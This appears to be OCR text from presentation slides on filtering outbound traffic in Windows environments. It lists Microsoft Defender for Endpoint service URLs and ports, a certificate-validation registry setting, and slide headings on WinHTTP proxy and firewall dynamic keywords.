
Outbound Traffic Filtering: Motivation

- Block NTLM relay to workstations
- Prevent lateral movement
- Breaking malware C2 channels
- Mitigate the risk of data breaches


Services Impersonating Users




Custom Scheduled Task Handlers



Azure Arc Agent Components



Azure Arc Agent Default Firewall Rule



Microsoft Defender (Identity + Endpoint)

- Endpoint name resolution and lateral movement detection (SMB, DCOM, NBNS, RDP)
- Cloud connectivity from multiple binaries

URLs used for core functionality
NOTE: In disconnected environments where web browsing (connections to "open" internet) is not possible/allowed, web & network protection as well as SmartScreen connectivity can be considered optional functionality.

Service	Port	Endpoint/URLs	Endpoint/URL Description	Type	Comments	OS
Core Defender for Endpoint services	443	*.endpoint.security.microsoft.com	Core Defender for Endpoint services. Formerly: MAPS, Malware Sample Submission Storage, AutoIR Sample Storage, Command and Control, Cyber data.	**Required**	Core MDE services. Prerequisites must be met to successfully connect to the new URL patterns.	All
Web & network protection	443	*.smartscreen-prod.microsoft.com *.smartscreen.microsoft.com	Used for Microsoft Defender SmartScreen browsing protection, reporting, notifications and web content filtering. Network/web protection and custom URL/IP indicators.	**Required**	**Optional** in disconnected environments where web browsing and connectivity to external destinations is limited. Required for custom URL/IP indicators.	All
SmartScreen	443	*.smartscreen.microsoft.com *.checkappexec.microsoft.com *.urs.microsoft.com	Used for Microsoft Defender SmartScreen to check application execution for trusted apps	Optional	Needed for checking reputation/trust for downloaded applications	Windows
Device management through Microsoft Defender for Endpoint security settings management	443	*.dm.microsoft.com	Used for security settings management without Intune enrollment	**Required**	**Optional** if settings management is performed through other management tools	All

URLs used for updates
NOTE: Depending on your environment, you may apply updates from a file share or update server and do not need to allow (all) direct connections from devices, or these connections are already required and allowed in your environment for other purposes such as Windows updates.

Service	Port	Endpoint/URLs	Endpoint/URL Description	Type	Comments	OS
Linux app/platform updates	443	packages.microsoft.com	Official Microsoft repository to download and update the Linux product	**Required**	**Optional** if distributing/upgrading Linux installations using a different method	Linux
Mac app/platform updates	443	officecdn-microsoft-com.akamaized.net	Microsoft Office Content Delivery Network (CDN) - product updates for macOS	**Required**	**Optional** if distributing/upgrading macOS installations using a different method. Leverages the Microsoft AutoUpdate app also used for updating other Microsoft apps such as Office for Mac.	macOS
Windows/Mac/Linux **security intelligence updates** Windows **antimalware platform updates** **(alternative download location / direct from Defender cloud)**	443	go.microsoft.com definitionupdates.microsoft.com https://www.microsoft.com/security/encyclopedia/adlpackages.aspx	Microsoft Defender Antivirus Content Delivery Network (CDN) URLs - Security Intelligence and Windows antimalware platform updates. Linux and macOS clients use this location as the **primary** download location.	**Required**	**Optional** if updates are being downloaded and distributed centrally (WSUS/Mirror/ConfigMgr) Windows clients use this location as an alternative ("MMPC") or as a fallback location when other configured sources fail, and retrieves update packages as determined by the redirection logic.	All
Windows security intelligence and antimalware platform updates, product updates to EDR sensors. **(when using Microsoft/Windows update as the source/method)**	443	*.update.microsoft.com *.delivery.mp.microsoft.com *.windowsupdate.com *.download.windowsupdate.com *.download.microsoft.com	Security intelligence and antimalware platform updates, when the client is configured to download Defender updates from Windows Update, will be downloaded as they become available.	**Required**	**Optional** if updates are being downloaded and distributed centrally (WSUS/Mirror/ConfigMgr) EDR sensor updates always come as part of regular Windows update release cadence/cycle. EDR logic updates come directly from Defender cloud (command and control). For Windows Server 2012 R2 and 2016, KB5005292 is the update package used to perform periodic updates to the EDR sensor stack.	Windows


URLs used for certificate validation checks
NOTE: Certificate validation is performed through the Windows operating system, helping to prevent abuse of compromised certificates. This means the operating system must be able to connect to these destinations, or, should be updated with the latest certificate trust lists if they can't retrieve them from Microsoft directly. Read more at https://learn.microsoft.com/windows-server/identity/ad-cs/configure-trusted-roots-disallowed-certificates for more information about management of trusted root certificates in disconnected environments.

Service	Port	Endpoint/URLs	Endpoint/URL Description	Type	Comments	OS
Windows operating system certificate validation checks	80	www.microsoft.com/pkiops/* www.microsoft.com/pki/*	Used when creating the SSL connection to MAPS for updating the CRL	**Required**	**Optional** if updates to Windows root certificate trust lists are being managed through other methods in the environment. If Cloud-delivered protection is unable to connect to this destination through a proxy, add registry setting "SSLOptions" with value 2. Registry path:"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet"	Windows
		ctldl.windowsupdate.com	Expands on the existing automatic root update mechanism technology to let certificates that are compromised or untrusted be specifically flagged as untrusted	**Required**	**Optional** if updates to Windows root certificate trust lists are being managed through other methods in the environment. If Cloud-delivered protection is unable to connect to this destination through a proxy, add registry setting "SSLOptions" with value 2. Registry path:"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet"	
		crl.microsoft.com	Certificate Revocation Lists - required to validate certificates	**Required**	**Optional** if updates to Windows root certificate trust lists are being managed through other methods in the environment. If Cloud-delivered protection is unable to connect to this destination through a proxy, add registry setting "SSLOptions" with value 2. Registry path:"HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet"	

Other

Service	Port	Endpoint/URLs	Endpoint/URL Description	Type	Comments	OS
Live response (push notification model only)	443	login.microsoftonline.com *.wns.windows.com login.live.com	Windows Push Notification Services (WNS) for Live Response is used to expedite live response connections to Windows clients. This service cannot be used through a proxy.	Optional	Improves live response connection initiation speed (Direct Connection/Proxy bypass required) on Windows client (non-server) operating systems	Windows
Vulnerability management network scanner standalone tool	443	*.security.microsoft.com *.blob.core.windows.net/networkscannerstable/* login.windows.net	Required for the vulnerability management assessment tool for network devices (network scanner) downloaded from the portal.	Optional	Tool is supported on Windows 8 and above and Windows Server 2012 and above	Windows

Idea: Black Hole WinHTTP Proxy



WinHTTP Proxy Configuration Issues

Windows Firewall Dynamic Keywords Feature

- Incompatible with GPO firewall rules (but supports Intune)
- Needs FQDN rule prehydration
- Requires Microsoft Defender AV
- DNS over HTTPS (DoH) must be disabled

Microsoft Zero Trust DNS (Preview)


